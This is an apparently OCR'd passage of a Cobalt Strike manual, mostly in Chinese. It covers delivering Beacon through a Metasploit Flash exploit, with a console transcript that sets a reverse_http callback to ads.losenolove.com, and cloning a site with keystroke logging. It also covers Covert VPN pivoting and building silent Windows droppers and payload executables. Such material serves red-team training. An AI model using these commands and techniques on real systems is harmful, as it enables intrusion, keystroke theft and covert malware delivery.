
选中 **Enable SSL** 以通过 SSL 提供此内容。在 Malleable C2 配置文件中指定有效的 SSL 证书时，此选项可用。确保 **Host** 字段与 SSL 证书的 CN 字段匹配。这将避免由于这些字段之间的不匹配而导致此功能失败的情况


选中“ **Enable SSL** to serve this content over SSL.”。


Delivering Beacon with a Metasploit Framework Exploit






```
msf > use exploit/multi/browser/adobe_flash_hacking_team_uaf
msf exploit(adobe_flash_hacking_team_uaf) > set PAYLOAD windows/meterpreter/re
PAYLOAD => windows/meterpreter/reverse_http
msf exploit(adobe_flash_hacking_team_uaf) > set LHOST ads.losenolove.com
LHOST => ads.losenolove.com
msf exploit(adobe_flash_hacking_team_uaf) > set LPORT 80
LPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set DisablePayloadHandler True
DisablePayloadHandler => True
msf exploit(adobe_flash_hacking_team_uaf) > set PrependMigrate True
PrependMigrate => True
msf exploit(adobe_flash_hacking_team_uaf) > exploit -j
[*] Exploit running as background job.
msf exploit(adobe_flash_hacking_team_uaf) >
[*] Using URL: http://0.0.0.0:8080/7t9XLXOR60Id
[*] Local IP: http://192.168.1.2:8080/7t9XLXOR60Id
[*] Server started.
```


Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
computer
108.51.97.41
COPPER
108.51.97.41
CLIMBER
Event Log
Listeners
name
payload
host
ec2 - beacon http
windows/beacon_http/reverse_http
ads.losenolove.com


external
internal
user
computer
108.51.97.41
172.16.20.174
whatta.hogg
COPPER
108.51.97.41
192.168.2.66
bdade
CLIMBER
Clone Site
The site cloner copies a website and fixes the code so
images load. You may add exploits to cloned sites or
Clone URL:
http://www.google.com/
Local URI:
/search
Local Host:
ads.losenolove.com
Local Port:
80
Attack:
http://192.168.1.2:8080/7t9XLXOR60ld
Log keystrokes on cloned site
Clone
Help
Event Log
Listeners
name
payload
ec2 - beacon http


Success
Started service: cloned site
Copy and paste this URL to access it
http://ads.losenolove.com:80/search
Ok


MSN.com - Hotmail, Outlook, Skype, Bing, Latest News, Photos & Videos - Internet Explorer
http://ads.losenolove.com/search
MSN.com - Hotmail, Outlook,...
Bing Suggestions
Turn on suggestions (send keystrokes to Bing)
Add
Outlook.com
Skype
Office
NEWS
WEATHER
ENTERTAINMENT
SPORTS
MONEY
LIFESTYLE




Covert VPN

Cobalt Strike 通过其 Covert VPN 功能来提供 VPN 转发。Covert VPN 在 Cobalt Strike 系统上创建了一个网络接口，并将此接口连接到目标网络。

如何部署 Covert VPN

要激活 Covert VPN，请右键单击受控的主机，进入到 **[beacon]** - > **Pivoting** - > **Deploy VPN**。选择您希望 Covert VPN 绑定到的远程接口。如果没有本地接口，请选择 **Add** 来创建。



检查*克隆主机 MAC 地址*，使本地接口与远程接口具有相同的 MAC 地址。

选择 **Deploy** 在目标上启动 Covert VPN 客户端。Covert VPN 需要管理员访问才能部署。

一旦 Covert VPN 接口被激活，您就可以像使用系统上的任何物理接口一样使用它。使用 ifconfig 配置其 IP 地址。如果目标网络具有 DHCP 服务器，则可以使用操作系统的内置工具从该服务器请求 IP 地址

管理接口


要管理您的 Covert VPN 接口，请进入到 **Cobalt Strike** - > **Interfaces**。在这里，Cobalt Strike 将显示 Covert VPN 接口，它们的配置方式以及通过每个接口传输和接收的字节数。突出显示一个接口，然后选择“**Remove**”清除该接口

并关闭远程 Covert VPN 客户端。。Covert VPN 将在重新启动时删除其临时文件，并立即自动撤消任何系统更改。

选择 **Add** 以配置新的 Covert VPN 接口。

配置接口

Covert VPN 接口包括一个网路分流器(Network Tap)和一个通过以太网帧进行通信的通道。要配置接口，请选择接口名称（这是稍后通过 ifconfig 操作的内容）和 MAC 地址。



VPN 接口设置

您还必须为您的接口配置 Covert VPN 通信通道。Covert VPN 可以通过 UDP 连接、TCP 连接，ICMP 或使用 HTTP 协议来通信以太网帧。TCP（反向）通道的目标连接到 Cobalt Strike 实例。TCP（Bind）通道通过 Beacon 具有 Cobalt Strike 隧道 VPN。

Cobalt Strike 将根据您选择的本地端口和通道设置和管理与 Covert VPN 客户端的通信。

Covert VPN HTTP 通道使用 Cobalt Strike Web 服务器。您可以在同一端口上托管其他 Cobalt Strike Web 应用程序和多个 Covert VPN HTTP 通道。

为获得最佳性能，请使用 UDP 通道。与 TCP 和 HTTP 通道相比，UDP 通道的消耗最小。如果需要通过防火墙，请使用 ICMP，HTTP 或 TCP（Bind）通道。

注意：此功能在 Windows 10 目标上不起作用。

创建 Windows Dropper EXE

dropper 是一个可执行文件，它将文档存储到磁盘上，打开它，然后在后台以静默方式执行攻击者的有效负载。**Attacks** -> **Packages** -> **Windows Dropper** 将为您生成一个 Windows Dropper。

Embedded File 是嵌入可执行的文件。您可以在此处使用任何文件类型。

File Name 是文件存储到磁盘时的名称。您应该尽可能使此名称与您的 dropper 的计划名称相匹配。Cobalt Strike 会将嵌入的文件存储到用户的 Documents 文件夹中。

选择 **Generate** 生成 Dropper 可执行文件。

使用图标编辑器（icon editor ）将可执行文件的图标更改为嵌入式文件。

Cobalt Strike 的 Artifact Kit 生成 Windows Dropper 可执行文件。

创建 Windows EXE

Attacks -> **Packages** -> **Windows Executabl** 生成一个 win32 侦听器的 windows 可执行 artifact。此包提供了几个输出选项：

Windows EXE 是 Windows 可执行文件。

Windows Service EXE 是响应服务控制管理器命令的 Windows 可执行文件。您可以使用此可执行文件创建带有 sc 的 Windows 服务，或使用 Metasploit®Framework 的 PsExec 模块创建自定义可执行文件。

Windows DLL (32-bit) 是一个 x86 Windows DLL。

Windows DLL (64-bit)是一个 x64 Windows DLL。如果未选中 **Use x64 payload**”，则 x64 DLL 将生成 32 位进程并将侦听器迁移到该进程。

x86 和 x64 DLL 选项导出与 rundll32.exe 兼容的 Start 函数。使用适合体系架构的 rundll32.exe 从命令行加载 DLL。

rundll32 foo.dll,Start

此功能生成 x86 artifacts，默认情况下提供 x86 架构（除非另有说明）。选中 **Use x64 payload** 框以生成包含 x64 有效负载架构的 x64 artifacts。

选中 **Sign executable file** 框，使用代码签名证书对 EXE 或 DLL artifacts 进行签名。必须在 Malleable C2 配置文件中指定证书。

Cobalt Strike 使用其 Artifact Kit 生成此输出。

创建 Windows Executable (Stageless)

Attacks -> **Packages** -> **Windows Executable (S)** 生成一个 Windows 可执行 artifacts，其中包含 Cobalt Strike 的 Beacon（没有 stagers，因此没有稳定有效载荷）。此包提供了几个输出选项：

PowerShell 是一个 PowerShell 脚本，它向内存中注入一个不稳定的 Beacon。

Raw 是一个包含 Beacon 的与位置无关的代码块。

Windows EXE 是 Windows 可执行文件。

Windows Service EXE 是响应服务控制管理器命令的 Windows 可执行文件。您可以使用此可执行文件创建带有 sc 的 Windows 服务，或使用 Metasploit®Framework 的 PsExec 模块创建自定义可执行文件。

Windows DLL (32-bit) 是一个 x86 Windows DLL。

Windows DLL (64-bit) 是一个 x64 Windows DLL。如果未选中“ **Use x64 payload**”，则 x64 DLL 将生成 32 位进程并将侦听器迁移到该进程。

x86 和 x64 DLL 选项导出与 rundll32.exe 兼容的 Start 函数。使用适合体系架构的 rundll32.exe 从命令行加载 DLL。

rundll32 foo.dll,Start


Proxy 字段配置用于 Beacon 的手动代理设置。这是可选的。

此功能生成 x86 artifacts，默认情况下提供 x86 架构（除非另有说明）。选中 **Use x64 payload** 框以生成包含 x64 有效负载架构的 x64 artifacts。


选中 **Sign executable file** 框，使用代码签名证书对 EXE 或 DLL artifacts 进行签名。必须在 Malleable C2 配置文件中指定证书。


Cobalt Strike 使用其 Artifact Kit 生成此输出。。

